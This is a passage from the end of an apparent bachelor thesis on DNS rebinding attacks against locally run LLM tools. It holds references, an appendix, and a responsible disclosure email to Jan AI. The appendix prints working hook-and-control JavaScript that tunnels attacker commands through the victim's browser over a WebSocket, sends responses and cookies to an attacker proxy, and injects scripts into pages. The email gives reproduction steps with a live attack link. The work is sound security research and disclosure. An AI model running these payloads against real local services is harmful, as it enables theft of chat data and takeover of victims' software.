[62] Mozilla. Cross-Origin Resource Sharing (CORS). https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CORS. Accessed on: 29.06.2025.

[63] Mozilla. Forbidden request header. https://developer.mozilla.org/en-US/docs/Glossary/Forbidden_request_header. Accessed on: 29.06.2025.

[64] Mozilla. Host header. https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Host. Accessed on: 29.06.2025.

[65] Mozilla. Origin header. https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Origin. Accessed on: 29.06.2025.

[66] Mozilla. Same-origin policy. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy. Accessed on: 29.06.2025.

[67] Mozilla. Using HTTP cookies. https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/Cookies. Accessed on: 29.06.2025.

[68] Mozilla. Using the Fetch API. https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API/Using_Fetch. Accessed on: 29.06.2025.

[69] Mozilla. What is a URL? https://developer.mozilla.org/en-US/docs/Learn_web_development/Howto/Web_mechanics/What_is_a_URL. Accessed on: 29.06.2025.

[70] Mozilla-Ocho. Llamafile. https://github.com/Mozilla-Ocho/llamafile, 2025. Accessed on: 29.06.2025.

[71] Mozilla Support. HTTPS-Only Mode in Firefox. https://support.mozilla.org/en-US/kb/https-only-prefs, 2025. Accessed on: 29.06.2025.

[72] Msty. https://msty.app/. Accessed on: 29.06.2025.

[73] NameCheap. https://www.namecheap.com/. Accessed on: 29.06.2025.

[74] NCC Group. Preventing DNS Rebinding Attacks. https://github.com/nccgroup/singularity/wiki/Preventing-DNS-Rebinding-Attacks, 2019. Accessed on: 29.06.2025.

[75] NCC Group. Singularity of Origin: Hook and Control Payload. https://github.com/nccgroup/singularity/blob/master/html/payloads/hook-and-control.js, 2019. Accessed on: 29.06.2025.

[76] NCC Group. Singularity of Origin: payload.js Script. https://github.com/nccgroup/singularity/blob/master/html/payload.js#L314, 2025. Accessed on: 29.06.2025.

[77] NextChat. https://docs.nextchat.dev/introduction. Accessed on: 29.06.2025.

[78] NoScript. https://noscript.net/. Accessed on: 29.06.2025.

[79] Ollama. https://github.com/ollama/ollama, 2025. Accessed on: 29.06.2025.

[80] Oobabooga. Text Generation WebUI. https://github.com/oobabooga/text-generation-webui, 2025. Accessed on: 29.06.2025.

[81] Oobabooga. Text Generation WebUI v3.1 Release. https://github.com/oobabooga/text-generation-webui/releases/tag/v3.1, 2025. Accessed on: 29.06.2025.

[82] Open WebUI. https://docs.openwebui.com/. Accessed on: 29.06.2025.

[83] OpenAI Platform. OpenAI API Reference. https://platform.openai.com/docs/api-reference/introduction. Accessed on: 29.06.2025.

[84] OWASP. OWASP Top 10 for Large Language Model Applications. https://owasp.org/www-project-top-10-for-large-language-model-applications/#:~:text=LLM01%3A%20Prompt%20Injection. Accessed on: 29.06.2025.

[85] OWASP. OWASP Top Ten Web Application Security Risks. https://owasp.org/www-project-top-ten/, 2024. Accessed on: 29.06.2025.

[86] Titouan Rigoudy and Mike West. Private Network Access. https://wicg.github.io/private-network-access/, September 2024. Accessed on: 29.06.2025.

[87] J. Roskind. Attacks against the Netscape Browser. In *Proceedings of the RSA Conference*, April 2001. Invited talk.

[88] Zachary Schillaci. On-Site Deployment of LLMs. In *Large Language Models in Cybersecurity: Threats, Exposure and Mitigation*, pages 205–211. Springer Nature Switzerland Cham, 2024.

[89] Snyk Security. Integer Overflow or Wraparound. https://security.snyk.io/vuln/SNYK-UNMANAGED-GGERGANOVLLAMACPP-6346483#:~:text=Affected%20versions%20of%20this%20package%2Cfile, 2024. Accessed on: 29.06.2025.

[90] Shodan. https://www.shodan.io/. Accessed on: 29.06.2025.

[91] Snyk Labs. In Localhost We Trust: Exploring Vulnerabilities in Cortex.cpp, Jan's AI Engine. https://labs.snyk.io/resources/in-localhost-we-trust-exploring-vulnerabilities-in-cortex-cpp-jans-ai-engine/#our-motivation, 2025. Accessed on: 29.06.2025.

[92] Kevin Stubbings. GHSL-2024-091, GHSL-2024-092: DNS rebinding attacks against Home-gallery - CVE-2024-53275, CVE-2024-53276. https://securitylab.github.com/advisories/GHSL-2024-091_GHSL-2024-092_home-gallery/, 2024. Accessed on: 29.06.2025.

[93] Kevin Stubbings. Localhost Dangers: CORS and DNS Rebinding. https://github.blog/security/application-security/localhost-dangers-cors-and-dns-rebinding/#:~:text=If%20you%20don%E2%80%99t%20want%20to%2Cand%20any%20vulnerability%20remotely%20exploitable, April 2025. Accessed on: 29.06.2025.

[94] Dennis Tatang, Tim Suurland, and Thorsten Holz. Study of DNS Rebinding Attacks on Smart Home Devices. In Sokratis Katsikas, Frédéric Cuppens, Nora Cuppens, Costas Lambrinoudakis, Christos Kalloniatis, John Mylopoulos, Annie Antón, Stefanos Gritzalis, Frank Pallas, Jörg Pohle, Angela Sasse, Weizhi Meng, Steven Furnell, and Joaquin Garcia-Alfaro, editors, *Computer Security*, pages 391–401, Cham, 2020. Springer International Publishing.

[95] Daniel Thatcher. Tricks for Reliable Split-Second DNS Rebinding in Chrome and Safari. https://www.intruder.io/research/split-second-dns-rebinding-in-chrome-and-safari, January 2024. Accessed on: 29.06.2025.

[96] Miles Tracy, Wayne Jansen, Karen Scarfone, and Theodore Winograd. Guidelines on Securing Public Web Servers. https://tsapps.nist.gov/publication/get_pdf.cfm?pub_id=51222, September 2007. Accessed on: 29.06.2025.

[97] Enze Wang, Jianjun Chen, Wei Xie, Chuhan Wang, Yifei Gao, Zhenhua Wang, Haixin Duan, Yang Liu, and Baosheng Wang. Where URLs

Become Weapons: Automated Discovery of SSRF Vulnerabilities in Web Applications. In *2024 IEEE Symposium on Security and Privacy (SP)*, pages 239–257, 2024.

[98] Luke Young. Open Sourcing Jaqen, A Tool For Developing DNS Rebinding PoCs. https://engineering.linkedin.com/blog/2017/07/open-sourcing-jaqen--a-tool-for-developing-dns-rebinding-pocs, 2017. Accessed on: 29.06.2025.

[99] Jian Zhao, Shenao Wang, Yanjie Zhao, Xinyi Hou, Kailong Wang, Peiming Gao, Yuanchao Zhang, Chen Wei, and Haoyu Wang. Models Are Codes: Towards Measuring Malicious Code Poisoning Attacks on Pre-trained Model Hubs. In *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*, ASE '24, page 2087–2098, New York, NY, USA, 2024. Association for Computing Machinery.

Appendix A

Appendix

A.1 Implementation of Hook and Control Payloads

This section includes the implementation details of the Hook and Control payloads, including the setup of the WebSocket connection, command handling, and modification of frontends at runtime.

Listing A.1: WebSocket connection logic in Hook and Control payloads. Adapted from [76].

```
function modifiedWebSocketHook(headers, initialCookie,
        wsProxyPort, retry) {

    if (retry < 0) {
        console.log(Abandoning websocket connection to
            Singularity after too many retries for:
            ${window.location.host});
        return;
    }

    const partOne = document.location.hostname
                    .split('-')[1];
    const partTwo = partOne.split('.')[0];
    const serverIp = decodeIpHexString(partTwo);
    const wsurl = ${serverIp}:${wsProxyPort};
    let httpAuth = false;

    if (headers && headers.get('www-authenticate')
            !== null) {
        httpAuth = true;
    }

    let ws = new WebSocket(ws://${wsurl}/soows);
```

```
    ...
}
```

Listing A.2: Handling commands sent by the attacker via the WebSocket channel within the victim's browser. Reproduced from [76].

```
ws.onmessage = function (m) {
    const data = JSON.parse(m.data);

    if (data.command === 'fetch') {
        if (data.payload.fetchrequest.method === 'GET'
                || data.payload.fetchrequest.method
                === 'HEAD') {
            delete data.payload.fetchrequest.body;
        } else if (data.payload.fetchrequest.body
                !== null) {
            data.payload.fetchrequest.body =
                atobUTF8(data.payload.fetchrequest.body);
        }

        const messageID = data.payload.fetchrequest.id;
        let fetchResponse = {
            "id": messageID,
            "command": "fetchResponse",
            "response": {},
            "body": "",
        };

        const fetch_retry = (url, options, n)
                => sooFetch(url, options)
            .then(function (r) {
                fetchResponse.response.status = r.status;
                fetchResponse.response.headers = {};
                for (let pair of r.headers.entries()) {
                    fetchResponse.response.headers[pair[0]]
                        = pair[1];
                }
                return r.arrayBuffer();
            })
            .then(function (result) {
                fetchResponse.body = base64ArrayBuffer(result);
                ws.send(JSON.stringify(fetchResponse));
            })
            .catch(function (e) {
```

```
                if (n === 1) throw "Fetch failed";
                wait(1000).then(()
                    => fetch_retry(url, options, n - 1));
            });

        fetch_retry(data.payload.url, data.payload.fetchrequest,
            10);
    }
}

function getCookies() {
    return document.cookie === '' ? [] :
        document.cookie.split(';').map(x => x.trim());
}
```

Listing A.3: Runtime patching to override `gradio_config.root` after DNS Rebinding

```
const fetch_retry = (url, options, n) => sooFetch(url,
        options)
  .then(function (r) {
    fetchResponse.response.headers = {};
    for (let pair of r.headers.entries()) {
      fetchResponse.response.headers[pair[0]] = pair[1];
    }
    fetchResponse.response.cookies = getCookies();
    return r.arrayBuffer();
  })
  .then(function (result) {
    const contentType = fetchResponse.response
        .headers['content-type'] || '';
    const sessionId = document.location.hostname
        .split('-')[2];
    const proxyUrl = `http://${sessionId}
        .trustmydomain.ink:${wsProxyPort}`;

    if (contentType.includes('text/html')) {
      let html = new TextDecoder().decode(result);

      if (html.includes('window.gradio_config')) {
        const fixScript = `
<script>
function fixGradioRoot() {
  if (window.gradio_config && window.gradio_config.root) {
```

```
    window.gradio_config.root = "${proxyUrl}";
    return true;
  }
  return false;
}
if (!fixGradioRoot()) {
  const interval = setInterval(() => {
    if (fixGradioRoot()) clearInterval(interval);
  }, 100);
}
<\/script>`;

        if (html.includes('<head>')) {
          html = html.replace('<head>', '<head>' + fixScript);
        } else if (html.includes('<body>')) {
          html = html.replace('<body>', '<body>' + fixScript);
        } else {
          html = fixScript + html;
        }
      }
    }
  });
```

Listing A.4: Dynamic modification of the HTML `<base>` tag to match the proxy domain

```
.then(function (result) {
  let decoded = new TextDecoder().decode(result);

  let sessionId = "";
  try {
    const parts = window.location.hostname.split("-");
    if (parts.length >= 3) {
      sessionId = parts[2];
    }
  } catch (e) {
    console.error("Failed to extract session ID:", e);
  }

  const customBase = `<base href="http://${sessionId}
        .trustmydomain.ink:3129/" />`;

  decoded = decoded.replace(
    /<base\s+href="[^"]*"\s*\/?>/i,
```

```
    customBase
  );

  if (!decoded.includes("<base")) {
    decoded = decoded.replace(
      /<head[^>]*>/i,
      match => `${match}\n    ${customBase}`
    );
  }
});
```

A.2 Extended Payload Registry for Singularity of Origin

A.1 Payloads Directory

Figure A.1 shows the layout of the "payloads/" directory within the "html/" folder of the Singularity of Origin framework. For each payload described in Section 4.4, we created a separate JavaScript file named after the target service.

Figure A.1: Structure of the extended payload registry.

A.2 Registration of Payloads

Figure A.2 shows an excerpt from the "manager-config.json" file used by Singularity to configure automatic DNS Rebinding and associate payloads with specific ports.

Figure A.2: Excerpt from "manager-config.json" showing payload registration.

A.3 Example of a Payload

The complete implementation of the `JanGetAvailThreads` payload we designed to target local instances of Jan AI is available online at https://gist.github.com/laurian19/99553aadfce12fa65ec38332379e8597.

A.3 Disclosure Report

We submitted the following report to the maintainers of Jan AI to responsibly disclose the vulnerability identified within live attack scenarios:

> **Subject:** Security Disclosure: DNS Rebinding Vulnerability in Jan AI

Hi!

My name is Laurian Duma and I am a final year Computing Science student at Radboud University, in the Netherlands. Over the past few weeks, I have conducted an in-depth security analysis on locally run LLM deployment tools, including Jan. My investigation showed that Jan is susceptible to DNS rebinding attacks, allowing a malicious web page to read sensitive information from a victim's local Jan installation.

Summary: DNS rebinding is a form of attack where a "malicious web page causes visitors to run a client-side script that attacks their own computer's local network, including their own machine". For a detailed explanation, please refer to: https://en.wikipedia.org/wiki/DNS_rebinding.

Using DNS rebinding, I demonstrated that if a user visits a malicious web page, the page can easily extract sensitive information from the user's local Jan instance. In particular, I successfully retrieved data about which models were installed locally, as well as accessed the content of messages in the chat history. Additionally, I was able to manipulate the system by stopping, loading, or deleting models, altering server configurations, stopping the server and generally, making requests to any API endpoint documented at https://cortex.so/api-reference/#tag/configurations. This vulnerability would allow an attacker to bypass same-origin policy restrictions and stealthily exfiltrate the chat history and model information, representing a severe privacy and security risk for all Jan users.

Details: The vulnerability of Jan is the combination of several security weaknesses, such as:

- **Lack of Host Header Verification:** the Jan server does not validate the Host header of the incoming HTTP requests. This means the server accepts connections from any domain, including malicious websites using DNS rebinding to spoof their origin.
- **Lack of Access Control or Authorization Mechanisms:** there is no role-based access control or authorization mechanisms such as API keys on the local API server for incoming requests, by default.

Steps to Reproduce: I have developed a proof of concept demonstrating how an attacker can exfiltrate both the currently installed models and the chat history from a victim's local Jan installation.

1. Launch Jan on the target system.
2. Create several threads and engage with a model of your choice (downloaded and used locally).
3. Navigate to the Local API Server tab within Jan.
4. Start the server using default configurations.
5. Click on the following link, which simulates the malicious web page: http://rebinder.trustmydomain.ink:1337/autoattack.html
6. See the exfiltrated data within the malicious web page.

Notes:

The attack should work with any operating system (OS) and browser, but we specifically used the following software in our tests:

- OS: Debian Linux distribution
- Browsers: Mozilla Firefox (version 137.0.2) and Google Chrome (version 135.0.7049.114)
- DNS Rebinding Tool: NCC Group's Singularity of Origin (https://github.com/nccgroup/singularity)
- Jan Local API Server configuration: Default settings with port 1337 and API prefix /v1

Important: The attack succeeds regardless of whether the server is listening on `127.0.0.1` or `0.0.0.0`, and whether CORS is enabled or disabled. No HTTPS Proxy is used.

Impact

This vulnerability targets users who enable Jan's local API server feature. By simply visiting a web page, the victim's potentially sensitive chat history may be exfiltrated without the victim's knowledge. The risk is especially high for users who assumed their messages will remain local and shared sensitive details in their chats. In addition to this, manipulating the local Jan instance by stopping, loading, or deleting models, as well as stopping the server can cause denial of service. Altering the server configuration such as the list of allowed origins, might further compromise the system. Finally, while not as critical, the victim's installed models can be collected and used as a means of fingerprinting.

Mitigation Recommendations

The server should check the Host header of the incoming HTTP requests and make sure it contains the expected values such as `localhost`, `127.0.0.1`, or a user configurable trusted domain, for more flexibility.

For additional defenses against DNS rebinding, please consider the NCC Group's guidelines: `https://github.com/nccgroup/singularity/wiki/Preventing-DNS-Rebinding-Attacks`.

I would greatly appreciate it if you could inform me about any steps you may take in response to this disclosure. I intend to mention your fix in my bachelor thesis, with a submission deadline in June.

Finally, I would like to make it clear that real users' personal or non-personal data was NOT captured during this study. All tests are done with simulated accounts under my control.

Please do not hesitate to contact me for any further clarification or additional information!

Thank you for your attention to this critical security matter!

Kind regards,
Laurian

PS: This work is done under the supervision of Assistant Professor Gunes Acar, who can be contacted at g.acar@cs.ru.nl (https://gunesacar.net)